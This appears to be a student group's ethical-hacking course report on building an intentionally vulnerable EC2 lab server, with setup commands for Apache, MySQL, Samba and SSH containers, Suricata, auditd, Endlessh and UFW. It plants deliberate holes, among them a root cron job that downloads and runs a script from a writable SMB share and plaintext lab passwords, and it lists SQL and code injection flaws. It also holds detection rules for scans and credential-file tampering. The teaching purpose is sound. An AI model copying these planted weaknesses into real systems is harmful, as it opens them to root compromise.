



**ICT2212: Ethical Hacking**

**R1: Server Report**

**Group: P1-7**

**Professor: Prof. Huaqun Guo**

| <b>Student Name</b>                    | <b>Student ID</b>                             |
|----------------------------------------|-----------------------------------------------|
| Koh Hee Tek Clarence                   | 2403900<br>(2403900@sit.singaporetech.edu.sg) |
| Lim Wei Hao                            | 2402242<br>(2402242@sit.singaporetech.edu.sg) |
| Jovan Lee Songying                     | 2401186<br>(2401186@sit.singaporetech.edu.sg) |
| Devin Tan Zhen Wei                     | 2400649<br>(2400649@sit.singaporetech.edu.sg) |
| Mohamad Imran Bin Mohamad Kefli        | 2401287<br>(2401287@sit.singaporetech.edu.sg) |
| Tan Aik Kai                            | 2403919<br>(2403919@sit.singaporetech.edu.sg) |
| <b>Date of Submission: 19 Oct 2025</b> |                                               |

## Table of Contents


|                                                                  |    |
|------------------------------------------------------------------|----|
| 1. Steps of Setup.....                                           | 3  |
| 1.1. Apache2 Service.....                                        | 3  |
| 1.1.1. Mod_Security.....                                         | 7  |
| 1.1.2. Mod_Evasive.....                                          | 9  |
| 1.2. MySQL Service.....                                          | 9  |
| 1.3. Dockers.....                                                | 10 |
| 1.3.1. SMB Docker.....                                           | 11 |
| 1.3.2. SSH Docker.....                                           | 12 |
| 1.4. Suricata.....                                               | 13 |
| 1.5. Auditd.....                                                 | 14 |
| 1.6. Endlesssh.....                                              | 15 |
| 1.7. UFW.....                                                    | 16 |
| 2. Server Details.....                                           | 17 |
| 3. Hardening Techniques & Tools.....                             | 21 |
| 3.1. Suricata.....                                               | 21 |
| 3.2. Auditd.....                                                 | 22 |
| 3.3. Apache Server Hardening.....                                | 23 |
| 3.3.1. Mod_Security Implementation.....                          | 24 |
| 3.3.2. SecRuleEngine Implementation.....                         | 24 |
| 3.3.3. Mod_Evasive Implementation.....                           | 26 |
| 3.4. Port Hardening.....                                         | 27 |
| 3.4.1. Endlesssh.....                                            | 27 |
| 3.4.2. UFW.....                                                  | 29 |
| 3.5. Team 7 Plushies Website Hardening.....                      | 29 |
| 3.5.1. Entry Point and Web Server Controls.....                  | 29 |
| 3.5.2. Session Security and Authentication Integrity.....        | 30 |
| 3.5.3. CSRF Protection Model.....                                | 30 |
| 3.5.4. Output Encoding and Templating Discipline.....            | 31 |
| 3.5.5. Database Safety and Consistency Controls.....             | 32 |
| 3.5.6. Upload and File Handling Security.....                    | 32 |
| 3.5.7. Routing, Access and Error Hardening.....                  | 32 |
| 3.5.8. Active Anti-Enumeration Controls (Honeypot + Tarpit)..... | 33 |
| 3.5.9. Security Telemetry & Operational Visibility.....          | 34 |
| 3.5.10. Security Monitoring Value of Existing Logs.....          | 35 |
| 4. Vulnerability Exploitation.....                               | 36 |
| 4.1. Team 7 Plushies Website.....                                | 36 |
| 4.2. SMB Service.....                                            | 46 |

|                                        |    |
|----------------------------------------|----|
| Appendix A: Software Source Codes..... | 53 |
|----------------------------------------|----|

## 1. Steps of Setup

The screenshot below provides a brief overview of the services setup on the EC2 instance.

World of Bait Website (Honeypot)



Brief overview of services step up on the EC2 instance

### 1.1. Apache2 Service

There are 2 websites running on the EC2 instance namely, World of Bait running on port 80 and 443 and Team 7 Plushies running on port 769. The Team 7 Plushies website is the main entry point for exploiting the EC2 instance and the World of Bait website serves as a honeypot to prevent attackers from discovering the Team 7 Plushies website.

To host these 2 websites on their respective ports, Apache2 is used to serve as a web server.

The following commands were executed to install Apache2 and PHP along with the necessary helper packages:

```
sudo apt update
sudo apt install apache2 php libapache2-mod-php php-mysql
systemctl status apache2
php -v
sudo vim /etc/apache2/mods-enabled/dir.conf
sudo vim /etc/apache2/apache2.conf
sudo vim /etc/apache2/ports.conf
sudo vim /etc/apache2/sites-available/000-default.conf
sudo systemctl restart apache2
```



```
DirectoryIndex index.php index.html index.cgi index.pl index.xhtml index.htm
```

### Changes made to the dir.conf file

```
<Directory />
    Options FollowSymLinks
    AllowOverride None
    | Require all denied
</Directory>

<Directory /usr/share>
    AllowOverride None
    Require all granted
</Directory>

<Directory /var/www/>
    Options Indexes FollowSymLinks
    AllowOverride None
    Require all granted
</Directory>
<Directory /var/www/html/commerce>
    Options Indexes FollowSymLinks
    AllowOverride All
    Require all granted
</Directory>

#<Directory /srv/>
#     Options Indexes FollowSymLinks
#     AllowOverride None
#     Require all granted
#</Directory>

# AccessFileName: The name of the file to look for in each directory
# for additional configuration directives.  See also the AllowOverride
# directive.
#
AccessFileName .htaccess

#
# The following lines prevent .htaccess and .htpasswd files from being
# viewed by Web clients.
#
<FilesMatch "^\.ht">
    Require all denied
</FilesMatch>
```

### Changes made to apache2.conf

```
NameVirtualHost *:80
Listen 80

<IfModule mod_ssl.c>
    NameVirtualHost *:443
    Listen 443
</IfModule>

NameVirtualHost *:769
Listen 769
```

Changes made to ports.conf

```

<VirtualHost *:80>
    # The ServerName directive sets the request scheme, hostname and port that
    # the server uses to identify itself. This is used when creating
    # redirection URLs. In the context of virtual hosts, the ServerName
    # specifies what hostname must appear in the request's Host: header to
    # match this virtual host. For the default virtual host (this file) this
    # value is not decisive as it is used as a last resort host regardless.
    # However, you must set it for any further virtual host explicitly.
    #ServerName www.example.com

    ServerAdmin webmaster@localhost
    DocumentRoot /var/www/html/baitsite

    # Available loglevels: trace8, ..., trace1, debug, info, notice, warn,
    # error, crit, alert, emerg.
    # It is also possible to configure the loglevel for particular
    # modules, e.g.
    #LogLevel info ssl:warn

    ErrorLog ${APACHE_LOG_DIR}/error.log
    CustomLog ${APACHE_LOG_DIR}/access.log combined

    # For most configuration files from conf-available/, which are
    # enabled or disabled at a global level, it is possible to
    # include a line for only one particular virtual host. For example the
    # following line enables the CGI configuration for this host only
    # after it has been globally disabled with "a2disconf".
    #Include conf-available/serve-cgi-bin.conf

    # DISABLE ModSecurity for port 80
    SecRuleEngine Off
</VirtualHost>

<VirtualHost *:443>
    ServerName WORLDOFBAIT.COM:443
    SSLEngine on
    SSLCertificateKeyFile /etc/apache2/ssl/WORLDOFBAIT.COM.key
    SSLCertificateFile /etc/apache2/ssl/WORLDOFBAIT.COM.crt
    ServerAdmin MYWEBGUY@localhost
    DocumentRoot /var/www/html/baitsite
    <Directory />
        Options FollowSymLinks
        AllowOverride None
    </Directory>
    <Directory /var/www/>
        Options Indexes FollowSymLinks MultiViews
        AllowOverride None
        Order allow,deny
        allow from all
    </Directory>

    ErrorLog ${APACHE_LOG_DIR}/errorSSL.log

    # Possible values include: debug, info, notice, warn, error, crit,
    # alert, emerg.
    LogLevel warn

```

1,1

```

CustomLog ${APACHE_LOG_DIR}/accessSSL.log combined

# DISABLE ModSecurity for port 443
SecRuleEngine Off

</VirtualHost>

<VirtualHost *:769>
    ServerAdmin webmaster@localhost
    DocumentRoot /var/www/html/commerce

    ErrorLog ${APACHE_LOG_DIR}/error.log
    CustomLog ${APACHE_LOG_DIR}/access.log combined

    # DISABLE ModSecurity for port 769
    SecRuleEngine Off
</VirtualHost>

```

#### Changes made to 000-default.conf

A new user account, “webdev”, is created solely for the purpose of managing all Apache2 and website configuration files with the proper permissions and ownership configured accordingly. The “webdev” user is also in the “capture” group, which allows him to execute the tcpdump command without root permissions. During exploitation a “webdev” user shell will be gained from the initial access, limiting the attacker’s privileges and forcing them to find other exploits to further gain root access.

The commands executed for the setup of this user are as follows:

```

sudo adduser webdev
sudo usermod -a -G www-data inf1005-dev
sudo chown -R webdev:www-data /var/www/html
sudo chmod 2775 /var/www/html
find /var/www/html -type d -exec sudo chmod 2775 {} \;
find /var/www/html -type f -exec sudo chmod 0664 {} \;
sudo groupadd capture
sudo usermod -a -G capture webdev
sudo chgrp pcap /usr/bin/tcpdump
sudo chmod 750 /usr/bin/tcpdump
sudo setcap cap_net_raw,cap_net_admin=eip /usr/bin/tcpdump

```

#### **1.1.1. Mod\_Security**

As part of the hardening techniques implemented, the Mod\_Security module, which acts as a web application firewall, serves to help filter, monitor and block off malicious HTTP

traffic trying to gain access into the EC2 server, further improving the security of the Apache2 service.

The following commands were executed to install and enable Mod\_Security along with importing the entire OWASP ModSecurity Core Rule Set into the file directory:

```
sudo apt update
sudo apt install libapache2-mod-security2
sudo a2enmod
cd /etc/modsecurity
sudo git clone https://github.com/coreruleset/coreruleset /etc/modsecurity/rules
sudo mv coreruleset crs
sudo cp /etc/modsecurity/rules/crs-setup.conf.example
/etc/modsecurity/rules/crs-setup.conf
sudo systemctl restart apache2
```

```
GNU nano 7.2 /etc/modsecurity/rules/crs-setup.conf
#
# -- [[ Introduction ]] -----
#
# The OWASP CRS is a set of generic attack
# detection rules that provide a base level of protection for any web
# application. They are written for the open source, cross-platform
# ModSecurity Web Application Firewall.
#
# See also:
# https://coreruleset.org/
# https://github.com/coreruleset/coreruleset
# https://owasp.org/www-project-modsecurity-core-rule-set/
#
#
# -- [[ System Requirements ]] -----
#
# CRS requires ModSecurity version 2.8.0 or above.
# We recommend to always use the newest ModSecurity version.
#
# The configuration directives/settings in this file are used to control
# the OWASP ModSecurity CRS. These settings do NOT configure the main
# ModSecurity settings (modsecurity.conf) such as SecRuleEngine,
# SecRequestBodyAccess, SecAuditEngine, SecDebugLog, and XML processing.
#
# The CRS assumes that modsecurity.conf has been loaded. It is bundled with
# ModSecurity. If you don't have it, you can get it from:
# 2.x: https://raw.githubusercontent.com/owasp-modsecurity/ModSecurity/v2/master/modsecurity.conf-recommended
# 3.x: https://raw.githubusercontent.com/owasp-modsecurity/ModSecurity/v3/master/modsecurity.conf-recommended
#
# The order of file inclusion in your webserver configuration should always be:
# 1. modsecurity.conf
# 2. crs-setup.conf (this file)
# 3. rules/*.conf (the CRS rule files)
#
# Please refer to the INSTALL file for detailed installation instructions.
#
```

### Overview of the crs-setup.conf file

```

student7@ip-10-2-2-98:~$ ls -alp /etc/modsecurity/rules/rules
total 928
drwxr-xr-x  2 root root  4096 Oct  2 01:44 ./
drwxr-xr-x 10 root root  4096 Oct 19 05:32 ../
-rw-r--r--  1 root root  9002 Oct  2 01:44 REQUEST-900-EXCLUSION-RULES-BEFORE-CRS.conf.example
-rw-r--r--  1 root root 15283 Oct  2 01:44 REQUEST-901-INITIALIZATION.conf
-rw-r--r--  1 root root  1652 Oct  2 01:44 REQUEST-905-COMMON-EXCEPTIONS.conf
-rw-r--r--  1 root root  3012 Oct  2 01:44 REQUEST-911-METHOD-ENFORCEMENT.conf
-rw-r--r--  1 root root  3649 Oct  2 01:44 REQUEST-913-SCANNER-DETECTION.conf
-rw-r--r--  1 root root 63122 Oct  2 01:44 REQUEST-920-PROTOCOL-ENFORCEMENT.conf
-rw-r--r--  1 root root 22673 Oct  2 01:44 REQUEST-921-PROTOCOL-ATTACK.conf
-rw-r--r--  1 root root  5890 Oct  2 01:44 REQUEST-922-MULTIPART-ATTACK.conf
-rw-r--r--  1 root root  8220 Oct  2 01:44 REQUEST-930-APPLICATION-ATTACK-LFI.conf
-rw-r--r--  1 root root  9112 Oct  2 01:44 REQUEST-931-APPLICATION-ATTACK-RFI.conf
-rw-r--r--  1 root root 188026 Oct  2 01:44 REQUEST-932-APPLICATION-ATTACK-RCE.conf
-rw-r--r--  1 root root  67452 Oct  2 01:44 REQUEST-933-APPLICATION-ATTACK-PHP.conf
-rw-r--r--  1 root root  20772 Oct  2 01:44 REQUEST-934-APPLICATION-ATTACK-GENERIC.conf
-rw-r--r--  1 root root  51903 Oct  2 01:44 REQUEST-941-APPLICATION-ATTACK-XSS.conf
-rw-r--r--  1 root root  97629 Oct  2 01:44 REQUEST-942-APPLICATION-ATTACK-SQLI.conf
-rw-r--r--  1 root root  5885 Oct  2 01:44 REQUEST-943-APPLICATION-ATTACK-SESSION-FIXATION.conf
-rw-r--r--  1 root root  22382 Oct  2 01:44 REQUEST-944-APPLICATION-ATTACK-JAVA.conf
-rw-r--r--  1 root root  8205 Oct  2 01:44 REQUEST-949-BLOCKING-EVALUATION.conf
-rw-r--r--  1 root root  6312 Oct  2 01:44 RESPONSE-950-DATA-LEAKAGES.conf
-rw-r--r--  1 root root 17139 Oct  2 01:44 RESPONSE-951-DATA-LEAKAGES-SQL.conf
-rw-r--r--  1 root root  3521 Oct  2 01:44 RESPONSE-952-DATA-LEAKAGES-JAVA.conf
-rw-r--r--  1 root root  6249 Oct  2 01:44 RESPONSE-953-DATA-LEAKAGES-PHP.conf
-rw-r--r--  1 root root  6502 Oct  2 01:44 RESPONSE-954-DATA-LEAKAGES-IIS.conf
-rw-r--r--  1 root root 19756 Oct  2 01:44 RESPONSE-955-WEB-SHELLS.conf
-rw-r--r--  1 root root  4043 Oct  2 01:44 RESPONSE-956-DATA-LEAKAGES-RUBY.conf
-rw-r--r--  1 root root  8879 Oct  2 01:44 RESPONSE-959-BLOCKING-EVALUATION.conf
-rw-r--r--  1 root root  7656 Oct  2 01:44 RESPONSE-980-CORRELATION.conf
-rw-r--r--  1 root root  3022 Oct  2 01:44 RESPONSE-999-EXCLUSION-RULES-AFTER-CRS.conf.example

```

List of rules that are in effect for the mod security module

### 1.1.2. Mod\_Evasive

As part of the hardening techniques implemented, Mod\_Evasive module was another security feature installed on the EC2 instance. Its main function is to provide evasive action in the event of an HTTP DoS (Denial of Service) attack or brute force attack. It detects and blocks attacks by monitoring request patterns.

The following commands were executed to install and enable mod\_evasive:

```

sudo apt update
sudo apt install libapache2-mod-evasive
sudo a2enmod evasive
gedit /etc/apache2/mods-enabled/evasive.conf
sudo systemctl restart apache2

```

## 1.2. MySQL Service

A MySQL server is required by the Team 7 Plushies website to store and retrieve information from a database. A script was run to secure the MySQL installation to remove some dangerous defaults and lock down access to the database system and a new MySQL user account “ethicalhacker” has been created to allow for future database configurations through the MySQL console.

The following commands have been run for the setup of MySQL:

```
sudo apt install mysql-server
systemctl status mysql
mysql
mysql> ALTER USER 'root'@'localhost' IDENTIFIED WITH mysql_native_password BY
'securePassw0rd';
mysql> CREATE USER 'ethicalhacker'@'localhost' IDENTIFIED BY P@cket5niff3r';
mysql> GRANT CREATE, SELECT, INSERT, UPDATE, DELETE, REFERENCES,
DROP, ALTER, SHOW DATABASES ON *.* TO 'ethicalhacker'@'localhost';
mysql> FLUSH PRIVILEGES;
mysql> exit
sudo mysql_secure_installation
```

```
Would you like to setup VALIDATE PASSWORD component? n
Change the password for root? n
Remove anonymous users? y
Disallow root login remotely? y
Remove test database and access to it? y
Reload privilege tables now? y
```

MySQL secure installation script configurations

### 1.3. Dockers

The loopback interface, 127.0.0.1, of the EC2 instance is used to simulate a separate network that the instance is connected to. 2 dockers, namely a SMB docker and a SSH docker, has been set up on this simulated network to mimic as a separate machine communicating with the EC2 instance via the 127.0.0.1 network.

The following commands have been run to install the necessary packages for docker setup:

```
curl -fsSL https://get.docker.com -o get-docker.sh
sudo sh get-docker.sh
sudo usermod -aG docker $USER
sudo curl -L
"https://github.com/docker/compose/releases/download/v2.20.2/docker-compose-$(una
me -s)-$(uname -m)" -o /usr/local/bin/docker-compose
sudo chmod +x /usr/local/bin/docker-compose
docker-compose version
```

### 1.3.1. SMB Docker

A SMB docker has been configured to serve as a SMB server on the 127.0.0.1 network that the EC2 instance requests “update.sh” from every 5 minutes. The user account created on this SMB docker is “smbuser” with the password “H4rderPassw0rd”. Attackers will have to access this SMB server using the “smbuser” account and upload their payload as the requested file to gain a root shell upon file request and execution.

The following commands have been run for the setup of the SMB docker:

(in student7 account)

```
mkdir -p ~/fileserver/share
```

```
cd ~/fileserver
```

```
sudo chown ubuntu:ubuntu share
```

```
sudo vim lab_fileserver/docker-compose.yml
```

```
sudo chmod o-r fileserver/docker-compose.yml
```

```
cd ~/fileserver
```

```
sudo docker-compose up -d
```

```
sudo docker ps --format "table {{.Names}}\t{{.Image}}\t{{.Status}}"
```

```
version: '3.8'
services:
  samba:
    image: dperson/samba:latest
    container_name: samba_server
    restart: unless-stopped
    volumes:
      - ./share:/share
    ports:
      - "127.0.0.1:139:139"
      - "127.0.0.1:445:445"
    # dperson/samba args: -u "user;password" -s "sharename;path;browseable;writable;guest_ok;acl"
    command: ["-u", "smbuser;H4rderPassw0rd", "-s", "share;/share;yes;yes;no;all"]
```

#### Changes made to docker-compose.yml

```
student7@ip-10-2-2-98:~$ sudo docker ps --format "table {{.Names}}\t{{.Image}}\t{{.Status}}"
```

| NAMES        | IMAGE                | STATUS              |
|--------------|----------------------|---------------------|
| samba_server | dperson/samba:latest | Up 8 days (healthy) |

#### Output of docker ps command to view status of composed dockers

A “request.sh” has been created to serve as a fetch script for the EC2 instance to request for “update.sh” from the SMB docker and execute it afterwards. A cronjob is then configured for root on the EC2 instance to execute this “request.sh” every 5 minutes.

The following commands have been run to set up “request.sh” and the cronjob:

(in root)

```
apt install smbclient -y
```

```
vim /usr/local/bin/request.sh
```

```
chmod +x /usr/local/bin/request.sh
```



```
chmod o-rwx /usr/local/bin/request.sh
crontab -e
```

```
#!/bin/bash
SMB_USER="smbuser"
SMB_PASS="H4rderPassw0rd"
SMB_SHARE="//127.0.0.1/share"
FILE="update.sh"
TMP_FILE="/tmp/$FILE"

# Get file from SMB server
smbclient "$SMB_SHARE" "$SMB_PASS" -U "$SMB_USER" -c "get $FILE $TMP_FILE" > /dev/null 2>&1
echo -e "$(date)\t$SMB_USER: $FILE received successfully from $SMB_SHARE" >> /var/log/samba/client_log.smbd

# Make executable and run
chmod +x "$TMP_FILE"
$TMP_FILE | wall -n
```

Changes made to request.sh

```
*/5 * * * * /usr/local/bin/request.sh
~
```

Changes made to root crontab

### 1.3.2. SSH Docker

With the SMB docker set up to serve as a SMB server on the 127.0.0.1 network, a SSH docker is configured to create an entry point into this SMB server which the attacker can use to access the SMB server. The SSH docker has been configured such that the SMB server can only be accessed through the 127.0.0.1 network and the attacker cannot SSH into the SMB server using the EC2 instance's public IP address.

The following commands have been run for the setup of the SSH docker:

```
sudo vim lab_fileserver/docker-compose.yml
sudo docker-compose up -d
sudo docker ps --format "table {{.Names}}\t{{.Image}}\t{{.Status}}"
sudo docker exec -it sshd_samba bash -lc "\
useradd -m -d /home/smbuser -s /bin/bash smbuser && \
echo 'smbuser:H4rderPassw0rd' | chpasswd && \
mkdir -p /home/smbuser/.ssh && chown -R smbuser:smbuser /home/smbuser && \
/usr/sbin/sshd -D & sleep 1"
sudo docker exec -it sshd_samba id smbuser
ssh -p 7777 smbuser@127.0.0.1
```

```
ssh:
  image: rastasheep/ubuntu-sshd:latest
  container_name: sshd_samba
  restart: unless-stopped
  volumes:
    - ./share:/home/smbuser/share # share mounted into ssh user's home
  ports:
    - "127.0.0.1:7777:22"
  tty: true
```

#### Changes made to docker-compose.yml

```
student7@ip-10-2-2-98:~$ sudo docker ps --format "table {{.Names}}\t{{.Image}}\t{{.Status}}"
NAMES          IMAGE                STATUS
samba_server    dperson/samba:latest Up 8 days (healthy)
sshd_samba      rastasheep/ubuntu-sshd:latest Up 8 days
```

#### Output of docker ps to view status of composed dockers

```
student7@ip-10-2-2-98:~$ ssh -p 7777 smbuser@127.0.0.1
smbuser@127.0.0.1's password:
Last login: Sun Oct 19 10:05:02 2025 from 172.18.0.1
smbuser@bba3cce5539d:~$ |
```

#### SSH into SMB server successful after SSH docker is set up

After successful SSH into the SMB server as “smbuser”, the requested file “update.sh” will be created in the “share” folder using the “smbuser” user account.

The following commands have been run to set up “update.sh”:

```
cd share
```

```
echo -e '#!/usr/bin/env bash\nnecho "Latest updates received on $(hostname) at $(date)!"' > update.sh
```

```
smbuser@bba3cce5539d:~$ ls share
update.sh
smbuser@bba3cce5539d:~$ cat share/update.sh
#!/usr/bin/env bash
echo "Latest updates received on $(hostname) at $(date)!"
smbuser@bba3cce5539d:~$ |
```

#### Creation of update.sh in the share folder using “smbuser” user account

### **1.4. Suricata**

As part of the hardening techniques implemented, Suricata is set up and deployed in IDS mode to log down attacker behavior, mainly port scanning and producing JSON log files.

The following commands are used to setup Suricata on the EC2 instance:

```

sudo apt install -y suricata
sudo systemctl enable --now suricata
systemctl status suricata

```

The following rules are set for the EC2 instance and are stored in the `/var/lib/suricata/rules` directory:

```

alert tcp any any -> any any (msg:"SCAN Possible SYN scan - 15 SYNs in 10s"; flags:S; detection_filter:track by_src, count by_src, 10, 10; flags:S; detection_filter:track by_src, count by_src, 10, 10;)
alert tcp any any -> any any (msg:"SCAN NULL TCP flags (possible Nmap NULL)"; flags:0; detection_filter:track by_src, count by_src, 10, 10;)
alert tcp any any -> any any (msg:"SCAN XMAS TCP flags (possible Nmap XMAS)"; flags:FPU; detection_filter:track by_src, count by_src, 10, 10;)
alert tcp any any -> any any (msg:"SCAN FIN TCP flags (possible Nmap FIN)"; flags:F; detection_filter:track by_src, count by_src, 10, 10;)
alert ip any any -> any any (msg:"SCAN Many unique ports - behavior detection (50/1h)"; detection_filter:track by_src, count by_src, 50, 1h;)
alert tcp any any -> any 22 (msg:"SSH connection attempt detected"; classtype:attempted-admin; sid:1000003; rev:1;)
alert tcp any any -> any 22 (msg:"SSH brute-force - multiple connection attempts (5/60s)"; detection_filter:track by_src, count by_src, 5, 60s;)

```

### Rules set for the types of scans to be detected

## 1.5. Auditd

As part of the hardening techniques implemented, Auditd, a Linux logging framework, has been installed on the EC2 instance and rules to log operations like auth changes or privilege escalation attempts have been set.

The following are the commands used to setup Auditd on the EC2 instance:

```

sudo apt install auditd -y
sudo systemctl enable auditd --now
sudo systemctl status auditd

```

The rules file created is detailed below:

```

//
# --- Identity & Auth ---
-w /etc/passwd -p wa -k identity
-w /etc/group -p wa -k identity
-w /etc/shadow -p wa -k auth
-w /etc/gshadow -p wa -k auth

# --- SSH & Config Changes ---
-w /etc/ssh/sshd_config -p wa -k ssh
-w /etc/sudoers -p wa -k sudo

# --- Critical Binaries (tampering detection) ---
-w /bin/ -p wa -k bin_tamper
-w /sbin/ -p wa -k bin_tamper
-w /usr/bin/ -p wa -k bin_tamper
-w /usr/sbin/ -p wa -k bin_tamper

# --- Privilege Escalation ---
-a always,exit -F arch=b64 -S execve -C uid!=euid -k privilege

```

```
-a always,exit -F arch=b64 -S execve -F euid=0 -k root_cmd
```

```
# --- File Deletion (catch cover-ups) ---
```

```
-a always,exit -F arch=b64 -S unlink,unlinkat,rename,renameat -k delete
```

```
//
```

```
sudo auditctl -l
```

## 1.6. Endlessh

As part of the hardening techniques implemented, Endlessh was set up. Endlessh does not have an official package and as such the repository was cloned to build it manually. Git was used to clone the repository, the *build-essential* package (to compile the project) and the *libc6-dev* package.

The following are the commands used to setup Endlessh on the EC2 instance:

```
sudo apt install build-essential libc6-dev
git clone https://github.com/do-community/endlessh
cd endlessh
make
sudo ./endlessh -v -p 222
```

Endlessh was also configured as a persistent service that will persist after session ends and through system restarts.

The following are the commands used to setup Endlessh as a persistent service:

```
sudo mv ./endlessh /usr/local/bin/
sudo cp util/endlessh.service /etc/systemd/system/
sudo nano /etc/systemd/system/endlessh.service
    ## If you want Endlessh to bind on ports < 1024
    ## 1) run:
    ## setcap 'cap_net_bind_service=+ep' /usr/local/bin/endlessh
    ## 2) uncomment following line
    AmbientCapabilities=CAP_NET_BIND_SERVICE
    ## 3) comment following line
    #PrivateUsers=true
sudo setcap 'cap_net_bind_service=+ep' /usr/local/bin/endlessh
sudo mkdir /etc/endlessh
sudo nano /etc/endlessh/config
    Port 222
sudo systemctl --now enable endlessh
```

## 1.7. UFW

As part of the hardening techniques implemented, UFW was set up to harden the ports on the EC2 instance.

The following are the commands used to setup UFW on the EC2 instance:

```
sudo apt update  
sudo apt install ufw -y  
sudo ufw default deny incoming  
sudo ufw default allow outgoing  
sudo ufw allow 80/tcp  
sudo ufw allow 443/tcp  
sudo ufw allow 769/tcp  
sudo ufw allow 139  
sudo ufw allow 445  
sudo ufw allow 7777  
Sudo ufw allow 59697  
sudo ufw allow 222/tcp  
sudo ufw limit 22/tcp  
sudo ufw logging on  
sudo ufw logging medium  
sudo ufw --force enable  
sudo ufw status numbered
```


## 2. Server Details

IP Address: 18.218.226.203


Server Type: EC2 Instance

OS platform: Ubuntu 24.04.2 LTS


Vulnerabilities:



SQL injection on Team 7 Plushies website “Request Password Change” page



Code injection on Team 7 Plushies website “Admin Analytics” page

